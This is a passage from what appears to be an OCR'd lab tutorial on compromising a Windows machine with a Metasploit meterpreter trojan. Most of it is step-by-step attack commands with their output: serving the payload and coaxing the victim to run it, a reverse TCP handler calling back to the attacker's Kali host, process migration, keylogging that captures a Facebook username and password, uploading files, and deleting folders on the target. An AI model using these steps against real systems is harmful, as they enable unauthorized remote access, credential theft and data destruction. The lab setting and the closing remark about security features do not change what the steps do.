
A malicious file **'session.exe'** is generated in the **host directory** which upon execution on windows target machine will give a reverse shell to the attacker.

Step 6: Now host this malicious file using the commands shown in the following screenshot:




Now open the target machine (windows virtual machine) and turn off the firewall and antivirus settings.







Now on target machine open browser and type hosting machine's IP address **(kali's IP address)**, hit enter and you will see session.exe directly because we have hosted this malicious file from **host directory** of **desktop(~/Desktop/host)**, that's why we get directed inside the host folder.




Now click on the **session.exe** and the security feature of browser interrupts in order for you to make sure if you trust the file before downloading, let's click on **'Keep anyway'**.



You can see that target machine has accessed and downloaded our file from our kali machine which was listening on port 80 as shown in the screenshot below:
Here we can see that **'192.168.1.8'** has requested for **session.exe**. Save session.exe to Desktop.



We can cross check that **192.168.1.8** is our target's IP address by using the command **ipconfig** in windows command prompt.





Step 7: Launch Metasploit framework console from another terminal in our kali machine.

Type **msfconsole** in the terminal and hit enter and you will enter into Metasploit framework.

Here use **exploit/multi/handler** to listen for the target machine when they execute the program.

Set payload as **windows/x64/meterpreter_reverse_tcp** which was used to create our trojan.






Here, set kali's IP address **(192.168.1.6)** in **LHOST**, and set **LPORT** as **5555**, you can set any port that you want, (if you don't specify port number it will set to 4444 by default).

After that type **'exploit'** as shown below, hit enter and you can see it has started reverse TCP. It will listen for any connections that'll occur.

```
msf6 exploit(multi/handler) > set LHOST 192.168.1.6
LHOST ⇒ 192.168.1.6
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.6:5555
```

Step 8: Go to target machine and execute the file as shown below, run it as administrator, make sure firewall and antivirus are turned off.



Here we can see that meterpreter session has opened.
Step 9: Let's check system information using **'sysinfo'** command. (**'sysinfo'** is a meterpreter shell command)

```
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter_reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.6
LHOST ⇒ 192.168.1.6
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.6:5555
[*] Meterpreter session 30 opened (192.168.1.6:5555 → 192.168.1.8:50725) at 202
3-07-24 14:56:20 -0400
```

```
meterpreter > sysinfo
Computer        : DESKTOP-KBLJL5B
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Step 10: Now use '**ps'** command to display a list of running processes on the target.

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Proces
             s]
 4     0     System             x64   0
 108   4     Registry           x64   0
 184   708   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svch
```

Here you can see that the process ID**(PID)** of **explorer.exe** process is **'7552'** which we need first to start the **keylogger module**.

```
 7164  708   svchost.exe        x64   0
 7524  852   ShellExperienc     x64   1        DESKTOP-KBLJL5B\Rahul         C:\Windows\SystemApps\Sh
             eHost.exe                                                       ellExperienceHost_cw5n1h
                                                                             2txyewy\ShellExperienceH
                                                                             ost.exe
 7552  852   explorer.exe       x64   1        DESKTOP-KBLJL5B\Rahul         C:\Windows\explorer.exe
 7716  1716  msedge.exe         x64   1        DESKTOP-KBLJL5B\Rahul         C:\Program Files (x86)\M
                                                                             icrosoft\Edge\Applicatio
                                                                             n\msedge.exe
 7788  708   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVI      C:\Windows\System32\svch
                                               CE                            ost.exe
```


To check your current process ID type **getpid** in same console and then type '**migrate 7552'** to migrate the process from current PID to Explorer.exe PID.

```
meterpreter > getpid
Current pid: 1920
meterpreter > migrate 7552
[*] Migrating from 1920 to 7552 ...
[*] Migration completed successfully.
meterpreter >
```

Step 11: Now use command **'keyscan_start'** to start the remote key logging, we will view the captured keystrokes entered by the victim.

```
[*] Migrating from 1920 to 7552 ...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

Now let's go to facebook.com in the browser of our target machine and login to your account as shown below:




Step 12: Now on Kali's machine use command **'keyscan_dump'** to dump all the keystrokes captured as shown below:

We can see the victim has entered a url: www.facebook.com and we can also see their username and password entered by him, which is username: **admin@gmail.com** and password: **Admin@123**, we can also see the user pressed shift key to toggle **'2'** to **'@'** as shown below:

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
www.facebook.com<CR>
admin<Shift>@gmail.com<Shift>Admin<Shift>@123

meterpreter >
```


Step 13: Now on kali's machine let's make a file as shell.txt and write any message in it (This is a text message), make a file in host directory as shown below:



Use below commands to send this file to the target machine, send the file to desktop directory of our target machine which is located in **C:\Users\Rahul\Desktop**.
We can see we have not specified the location of shell.txt as our msfconsole is running in the same directory where shell.txt is located.

```
meterpreter > upload shell C:\\Users\\Rahul\\Desktop
[*] Uploading  : /home/kali/Desktop/host/shell → C:\Users\Rahul\Desktop\shell
[*] Completed  : /home/kali/Desktop/host/shell → C:\Users\Rahul\Desktop\shell
meterpreter >
```

Open shell.txt and user can read that message, one can send a malicious file also.




Step 14: Now let's delete the Payload folder of our target machine, first print the working directory of our target machine using **'pwd'** command, it looks we are not in desktop, lets change directory to Desktop and use **'rmdir Payloads'** to delete the Payloads folder from the target machine.
You can also specify the path of Payloads folder which is in the C directory along with rmdir command to delete it.

```
meterpreter > pwd
C:\Windows\system32
```

```
meterpreter > cd ..
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > cd users\\Rahul\\Desktop
meterpreter > rmdir Payloads
Removing directory: Payloads
meterpreter >
```

We can see that the Payloads folder is being deleted from the desktop of the target machine.




In this way, we can delete any important file from the target system, capture the keystrokes (keys that user entered) and upload any malicious file to it, if the user's machine firewall is not working or the windows defender is turned off, i.e. If the user's machine is not secured anyone can hack it and get unauthorized access to it. That's why security features are very important.

